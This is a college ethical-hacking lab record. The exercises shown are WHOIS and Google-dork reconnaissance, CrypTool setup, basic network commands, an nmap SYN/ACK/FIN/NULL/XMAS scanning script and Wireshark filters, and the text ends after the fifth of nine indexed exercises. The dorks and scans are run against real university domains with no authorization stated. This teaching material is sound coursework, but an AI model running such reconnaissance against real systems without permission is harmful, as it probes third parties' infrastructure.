SONA COLLEGE OF ARTS AND SCIENCE
Affiliated to Periyar University, Salem -11

DEPARTMENT OF COMPUTER SCIENCE WITH CYBER SECURITY

Practical Record

Name :

Register Number :

Subject Code : **23USEP06**

Subject Title : **Ethical Hacking Lab**

Year / Sem : **III / VI**

ACADEMIC YEAR: 2025 - 2026

SONA COLLEGE OF ARTS AND SCIENCE
Affiliated to Periyar University, Salem

Certificate

This is to Certify that the Practical Record **"23USEP06 - Practical: Ethical Hacking Lab"** is a bonafide work done by _____

Reg. No_____submitted to the Department of Computer Science with Cyber Security, during the academic year 2025 - 2026.

SUBJECT IN-CHARGE **HEAD OF THE DEPARTMENT**

Submitted for University Practical Examination held on _____

INTERNAL EXAMINER **EXTERNAL EXAMINER**

INDEX

S. No.	Date	Title	Page No.	Signature
1.		Using Google and Whois for Reconnaissance	1	
2.		Using CryptTool to Encrypt & Decrypt Passwords	4	
3.		Using TraceRoute, Ping, ifconfig, netstat commands	8	
4.		Using NMAP Scanner to perform port scanning of various forms ACK, SYN, FIN, NULL, XMASS	13	
5.		Using Wireshark sniffer to capture network traffic and analyse	16	
6.		Simulate persistent Cross Site Scripting Attack	19	
7.		Session impersonating using Firefox and Tamper Data add-on	22	
8.		Perform SQL Injection attack	29	
9.		Use Metasploit to Exploit	32	

Ex.No.: 1	Using Google and Whois for Reconnaissance
Date :	

Aim

To write a Python program that automates the reconnaissance phase of a penetration test by performing a WHOIS lookup and executing various Google Dork queries to identify sensitive information about a target domain.

Procedure

1. **Import Modules:** Import the subprocess module for running system commands and sys for handling command-line arguments.
2. **Sanitize Input:** Define a clean() function to strip protocol prefixes (http/https) and path delimiters to isolate the domain name.
3. **Define Recon Function:** Create a recon() function that accepts the target domain as an argument.
4. **Execute WHOIS:** Inside the function, use subprocess.run to execute the system's whois command against the target.
5. **Prepare Dorks:** Define a list of Google Dork strings to search for PDF files, admin panels, directory indexes, and email addresses.
6. **Launch Searches:** Iterate through the dork list, formatting the Google Search URL, and open them in the default web browser using xdg-open.
7. **Main Execution:** In the main block, validate arguments, clean the input, and call the recon function to start the process.

Coding

```
import subprocess as sp
import sys
def clean(url):
    # Removes http/https and paths to extract the raw domain
    return url.replace('https://', '').replace('http://', '').split('/')[0]
def recon(domain):
    print("\n[*] Target: " + domain + "\n")
    # WHOIS Lookup
    print("[+] Running WHOIS...")
    sp.run(['whois', domain])
    # Google Dorks Definition
    dorks = [
        "site:" + domain + " filetype:pdf",
        "site:" + domain + " inurl:admin",
        "site:" + domain + " intitle:index.of",
        "intext:@" + domain
    ]
    print("\n[+] Opening Google Dorks...")
    # Open each dork in the default web browser
    for d in dorks:
        url = "https://www.google.com/search?q=" + d.replace(' ', '+')
        sp.run(['xdg-open', url])
        print("    - " + d)
if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python3 recon.py example.com")
        sys.exit(1)

    recon(clean(sys.argv[1]))
```

Output

```
┌──(kali㉿kali)-[~]
└─$ python3 recon.py www.periyaruniversity.ac.in

[*] Target: www.periyaruniversity.ac.in

[+] Running WHOIS...
Domain Name: periyaruniversity.ac.in
Registry Domain ID: D2640797-IN
Registrar URL: http://www.ernet.in
Updated Date: 2023-02-03T08:15:39.191Z
Creation Date: 2007-10-18T06:50:57.492Z
Registry Expiry Date: 2028-10-18T06:50:57.492Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email: tejalt@eis.ernet.in
Registrar Abuse Contact Phone: +91.1123358248
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: PERIYAR UNIVERSITY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Tamil Nadu
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin,
 or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
```

```
[+] Opening Google Dorks...
    - site:www.periyaruniversity.ac.in filetype:pdf
    - site:www.periyaruniversity.ac.in inurl:admin
    - site:www.periyaruniversity.ac.in intitle:index.of
Opening in existing browser session.
[17988:17988:1214/234507.275243:ERROR:media/gpu/vaapi/vaapi_wrapper.cc:1628] vaInitialize failed: unknown libva error
    - intext:@www.periyaruniversity.ac.in
```

Result

The program was executed successfully; the target domain's registration details were retrieved via WHOIS, and potential vulnerabilities were queried using Google Dorks.

Ex.No.: 2	Using CryptTool to Encrypt & Decrypt Passwords
Date :	

Aim

To install and perform encryption and decryption operations on the CrypTool in Kali Linux environment.

Procedure

Step 1 : Check the installation of the tool by using the command "**cryptool –help"**

Step 2 : Perform the installation process below

a) Use the snap module to install the cryptool in kali linux terminal "**sudo snap install cryptool**"

b) The cryptool requires gnome-3-28-1804 version to perform in an optimal state. Install that using the command **"snap install gnome-3-28-1804".**

c) Check the installation's competition using **"cryptool --help"**

Step 3 : Initialize the Wine to perform translation and run the software.

Step 4 : Start the application

Step 5 : Write the password to be encrypted and then click on the Encrypt / Decrypt button on the tool bar.

Step 6 : Use the preferred encryption algorithm and then click run.

Commands :

cryptool --help

Command 'cryptool' not found, but can be installed with:
sudo snap install cryptool

sudo snap install cryptool

error: cannot perform the following tasks:
- Download snap "gnome-3-28-1804" (198) from channel "stable" (Get "https://api.snapcraft.io/api/v1/snaps/download/TKv5Fm000l4XiUYJW9pjWHLkCPlDbIg1_198.snap": net/http: timeout awaiting response headers)

snap install gnome-3-28-1804

gnome-3-28-1804 3.28.0-19-g98f9e67.98f9e67 from Canonical✓ installed
WARNING: There is 1 new warning. See 'snap warnings'.

sudo snap install cryptool

snap "cryptool" is already installed, see 'snap help refresh'
Initialising Wine..

cryptool --help


Starting application..

Output

```
┌──(kali㉿kali)-[~]
└─$ sudo snap install cryptool
error: cannot perform the following tasks:
- Download snap "gnome-3-28-1804" (198) from channel "stable" (Get "https://api.snapcraft.io/api/v1/snaps/download/TKv5Fm000l4XiUYJW9pjWHLkCPlDbIg1_198.snap"
: net/http: timeout awaiting response headers)

┌──(kali㉿kali)-[~]
└─$ snap "gnome-3-28-1804"
error: unknown command "gnome-3-28-1804", see 'snap help'.

┌──(kali㉿kali)-[~]
└─$ snap install gnome-3-28-1804
gnome-3-28-1804 3.28.0-19-g98f9e67.98f9e67 from Canonical√ installed
WARNING: There is 1 new warning. See 'snap warnings'.

┌──(kali㉿kali)-[~]
└─$ sudo snap install cryptool
snap "cryptool" is already installed, see 'snap help refresh'
```

```
┌──(kali㉿kali)-[~]
└─$ cryptool --help

Initialising Wine..

(yad:39013): Gtk-WARNING **: 00:07:39.726: Failed to parse /etc/xdg/gtk-3.0/settings.ini: Permission denied

** (yad:39013): WARNING **: 00:08:08.682: atk-bridge: get_device_events_reply: unknown signature
Installing application..

(yad:39589): Gtk-WARNING **: 00:08:26.926: Failed to parse /etc/xdg/gtk-3.0/settings.ini: Permission denied
Starting application..
/snap/cryptool/4/bin/sommelier: line 1: 39588 Broken pipe             yes
     39589 Terminated              | yad --progress --title="Installing ${EXE_NAME}" --progress-text= --width=400 --center --no-buttons --auto-close --auto-k
ill --on-top --pulsate
```

```
┌──(kali㉿kali)-[~]
└─$ cryptool --help
Starting application..
```



Result

The tool was executed successfully.

Ex.No.: 3	Using TraceRoute, Ping, ifconfig, netstat commands
Date :	

Aim

To demonstrate and utilize essential Linux network commands (traceroute, ping, ifconfig, and netstat) for network diagnostics, interface configuration, and monitoring active connections.

Procedure

Step 1: Trace Path: Use traceroute <domain> to identify the sequence of routers and latency between the local machine and a target host.

Step 2: Test Connectivity: Execute ping <domain> to check if a host is reachable and measure the round-trip time for data packets.

Step 3: Configure Interface: Use ifconfig to display network interface details (IP, MAC address) or modify settings (e.g., assigning static IPs).

Step 4: Monitor Connections: Run netstat with various flags (e.g., -tulpn) to view active network connections, listening ports, and associated processes.

Step 5: Analyze Output: Observe the output of each command to identify packet loss, network paths, interface status, and open ports.

Step 6: Terminate Processes: Use Ctrl+C to stop continuous commands like ping or traceroute if they do not exit automatically.

Coding

I. Traceroute

Bash

```
# Basic trace
traceroute google.com

# Use ICMP (bypass firewall)
traceroute -I google.com
```

II. Ping

Bash

```
# Basic reachability check
ping google.com

# Send specific count of packets
ping -c 4 google.com
```

III. ifconfig

Bash

```
# Display all interfaces
ifconfig

# Assign temporary IP (Example)
sudo ifconfig eth0 192.168.1.50 netmask 255.255.255.0
```

IV. netstat

Bash

```
# Show all listening ports
netstat -l

# Show program names and PIDs (TCP/UDP)
sudo netstat -tulpn
```

Output

```
┌──(kali㉿kali)-[~]
└─$ traceroute -I  periyaruniversity.ac.in
traceroute to periyaruniversity.ac.in (3.111.59.62), 30 hops max, 60 byte pac
kets
 1  ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62)  50.675 ms
  49.635 ms  49.386 ms

┌──(kali㉿kali)-[~]
└─$ traceroute  periyaruniversity.ac.in
traceroute to periyaruniversity.ac.in (3.111.59.62), 30 hops max, 60 byte pac
kets
 1  10.0.2.2 (10.0.2.2)  10.059 ms  9.749 ms  9.495 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  *^C
```

```
┌──(kali㉿kali)-[~]
└─$ ping periyaruniversity.ac.in
PING periyaruniversity.ac.in (3.111.59.62) 56(84) bytes of data.
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=1 ttl=255 time=64.8 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=2 ttl=255 time=224 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=3 ttl=255 time=78.0 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=4 ttl=255 time=135 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=5 ttl=255 time=83.4 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=6 ttl=255 time=74.6 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=7 ttl=255 time=61.5 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=8 ttl=255 time=102 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=9 ttl=255 time=105 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=10 ttl=255 time=216 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=11 ttl=255 time=86.7 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 periyaruniversity.ac.in
PING periyaruniversity.ac.in (3.111.59.62) 56(84) bytes of data.
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=1 ttl=255 time=79.5 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=2 ttl=255 time=249 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=3 ttl=255 time=102 ms
64 bytes from ec2-3-111-59-62.ap-south-1.compute.amazonaws.com (3.111.59.62):
 icmp_seq=4 ttl=255 time=98.6 ms

--- periyaruniversity.ac.in ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3043ms
rtt min/avg/max/mdev = 79.468/132.468/249.376/68.054 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::898e:2df:ded9:e52d  prefixlen 64  scopeid 0x20<link>
        inet6 fd17:625c:f037:2:4c0d:bd33:1438:e84a  prefixlen 64  scopeid 0x0
<global>
        ether 08:00:27:1f:b7:23  txqueuelen 1000  (Ethernet)
        RX packets 818348  bytes 1192581967 (1.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80001  bytes 6056139 (5.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1920 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1920 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 182.168.1.101 netmask 255.255.255.0
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

raw6       0      0 [::]:ipv6-icmp          [::]:*                  7

Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     10528    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     11197    /tmp/.ICE-unix/118
8
unix  2      [ ACC ]     STREAM     LISTENING     7035     /run/systemd/io.sy
stemd.sysext
unix  2      [ ACC ]     STREAM     LISTENING     11568    /run/user/1000/sys
temd/private
unix  2      [ ACC ]     STREAM     LISTENING     11570    /run/user/1000/sys
temd/io.systemd.Manager
unix  2      [ ACC ]     STREAM     LISTENING     11580    /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     11583    /run/user/1000/gnu
pg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     11584    /run/user/1000/key
ring/control
unix  2      [ ACC ]     STREAM     LISTENING     11585    /run/user/1000/gnu
pg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     11586    /run/user/1000/gnu
pg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     11587    /run/user/1000/gnu
pg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     11589    /run/user/1000/gnu
```

```
┌──(kali㉿kali)-[~]
└─$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
```

Result

The network commands were successfully executed

Ex.No.: 4	Using NMAP Scanner to perform port scanning of various forms ACK, SYN, FIN, NULL, XMASS
Date :	

Aim

To write a Python script that automates the execution of different NMAP port scanning techniques (SYN, ACK, FIN, NULL, and XMAS) to analyze the firewall status and open ports of a target system.

Procedure

Step 1: Import Modules: Import sys for argument handling and subprocess to execute external shell commands.

Step 2: Validate Arguments: Check if the user has provided a target IP or domain; if not, display usage instructions and exit.

Step 3: Define Scans: Create a dictionary mapping scan names (e.g., "SYN Scan") to their corresponding NMAP command lists (e.g., ["nmap", "-sS", target]).

Step 4: Iterate Scans: Loop through the dictionary items to access each scan type and its specific command.

Step 5: Execute Scans: Inside the loop, print a header for the current scan and use subprocess.run(command) to execute the NMAP command.

Step 6: Run with Privileges: Execute the final script using sudo since specialized scans (like SYN, FIN, XMAS) require root privileges to craft raw packets.

Step 7: Analyze Output: Observe the NMAP results printed to the terminal for each scan type to determine port states (Open, Closed, Filtered).

Coding

```
import sys
import subprocess

if len(sys.argv) != 2:
    print("Usage: sudo python3 nmap_multi_scan.py <target>")
    sys.exit(1)
target = sys.argv[1]
scans = {
    "SYN Scan (-sS)": ["nmap", "-sS", target],
    "ACK Scan (-sA)": ["nmap", "-sA", target],
    "FIN Scan (-sF)": ["nmap", "-sF", target],
    "NULL Scan (-sN)": ["nmap", "-sN", target],
    "XMAS Scan (-sX)": ["nmap", "-sX", target],
}
for scan_name, command in scans.items():
    print("\n" + "=" * 50)
    print(f"[+] Running {scan_name}")
    print("=" * 50)
    subprocess.run(command)
```

Output

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python3 nmap.py www.periyaruniversity.com

==================================================
[+] Running SYN Scan (-sS)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:32 EST
Nmap scan report for www.periyaruniversity.com (172.104.203.186)
Host is up (0.028s latency).
Other addresses for www.periyaruniversity.com (not scanned): 172.104.149.86 139.162.174.209 172.104.251.198 139.162.181.76 2a01:7e01::f03c:95ff:feeb:9d4b 2a01:7e01::f03c:95ff:fe00:2692 2a01
fec1:5cdb 2a01:7e01::f03c:95ff:fe91:5d91
rDNS record for 172.104.203.186: 172-104-203-186.ip.linodeusercontent.com
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds

==================================================
[+] Running ACK Scan (-sA)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:33 EST
Nmap scan report for www.periyaruniversity.com (139.162.181.76)
Host is up (0.0022s latency).
Other addresses for www.periyaruniversity.com (not scanned): 172.104.203.186 172.104.149.86 139.162.174.209 172.104.251.198 2a01:7e01::f03c:95ff:fe91:5d91 2a01:7e01::2000:dff:fec1:5cdb 2a01
:fe00:2692 2a01:7e01::f03c:95ff:feeb:9d4b
rDNS record for 139.162.181.76: 139-162-181-76.ip.linodeusercontent.com
All 1000 scanned ports on www.periyaruniversity.com (139.162.181.76) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

==================================================
[+] Running FIN Scan (-sF)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:33 EST
Nmap scan report for www.periyaruniversity.com (172.104.251.198)
Host is up (0.0014s latency).
Other addresses for www.periyaruniversity.com (not scanned): 139.162.181.76 172.104.203.186 172.104.149.86 139.162.174.209 2a01:7e01::f03c:95ff:feeb:9d4b 2a01:7e01::f03c:95ff:fe91:5d91 2a01
feed:783e 2a01:7e01::f03c:95ff:fe00:2692
rDNS record for 172.104.251.198: 172-104-251-198.ip.linodeusercontent.com
All 1000 scanned ports on www.periyaruniversity.com (172.104.251.198) are in ignored states.
```

```
==================================================
[+] Running FIN Scan (-sF)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:33 EST
Nmap scan report for www.periyaruniversity.com (172.104.251.198)
Host is up (0.0014s latency).
Other addresses for www.periyaruniversity.com (not scanned): 139.162.181.76 172.104.203.186 172.104.149.86 139.162.174.209 2a01:7e01::f03c:95ff:feeb:9d4b 2a01:7e01::f03c:95ff:fe91:5d91 2a01
feed:783e 2a01:7e01::f03c:95ff:fe00:2692
rDNS record for 172.104.251.198: 172-104-251-198.ip.linodeusercontent.com
All 1000 scanned ports on www.periyaruniversity.com (172.104.251.198) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

==================================================
[+] Running NULL Scan (-sN)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:33 EST
Nmap scan report for www.periyaruniversity.com (139.162.174.209)
Host is up (0.0015s latency).
Other addresses for www.periyaruniversity.com (not scanned): 172.104.251.198 139.162.181.76 172.104.203.186 172.104.149.86 2a01:7e01::f03c:95ff:fe00:2692 2a01:7e01::f03c:95ff:feeb:9d4b 2a01
fec1:5cdb 2a01:7e01::f03c:95ff:feed:783e
rDNS record for 139.162.174.209: 139-162-174-209.ip.linodeusercontent.com
All 1000 scanned ports on www.periyaruniversity.com (139.162.174.209) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

==================================================
[+] Running XMAS Scan (-sX)
==================================================
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 23:33 EST
Nmap scan report for www.periyaruniversity.com (172.104.149.86)
Host is up (0.0022s latency).
Other addresses for www.periyaruniversity.com (not scanned): 139.162.174.209 172.104.251.198 139.162.181.76 172.104.203.186 2a01:7e01::f03c:95ff:feed:783e 2a01:7e01::f03c:95ff:fe00:2692 2a0
f:fe91:5d91 2a01:7e01::2000:dff:fec1:5cdb
rDNS record for 172.104.149.86: 172-104-149-86.ip.linodeusercontent.com
All 1000 scanned ports on www.periyaruniversity.com (172.104.149.86) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Result

The Python script successfully automated various NMAP scans; the target was analyzed using SYN, ACK, FIN, NULL, and XMAS techniques, providing details on open ports and firewall filtering behavior.

Ex.No.: 5	Using Wireshark sniffer to capture network traffic and analyse
Date :	

Aim

To utilize the Wireshark network protocol analyzer to capture live network traffic, filter packets based on protocols (TCP, HTTP), and analyze the packet headers and payloads for network troubleshooting.

Procedure

Step 1: Launch Application: Open Wireshark and select the active network interface (e.g., Wi-Fi or eth0) where traffic is flowing.

Step 2 : Start Capture: Click the blue "Shark Fin" icon (Start Capturing) to begin logging live network packets.

Step 3: Generate Traffic: Open a web browser and visit a testing website (preferably HTTP) to generate recognizable traffic.

Step 4: Stop Capture: Click the red "Stop" square icon in the toolbar once sufficient data has been collected.

Step 5: Apply Filters: In the display filter bar, type specific protocols (e.g., http or tcp) to isolate relevant packets.

Step 6: Inspect Packets: Click on a single packet to view its details in the middle pane, analyzing layers like Ethernet, IP, and TCP.

Step 7: Follow Stream: Right-click a packet and select "Follow > TCP Stream" to reconstruct and view the full data exchange between client and server.

Coding

I. Filter for Web Traffic

http

II. Filter for Specific IP Address

ip.addr == 192.168.1.5

III. Filter for TCP Port

tcp.port == 80


IV. Filter for DNS Queries


dns

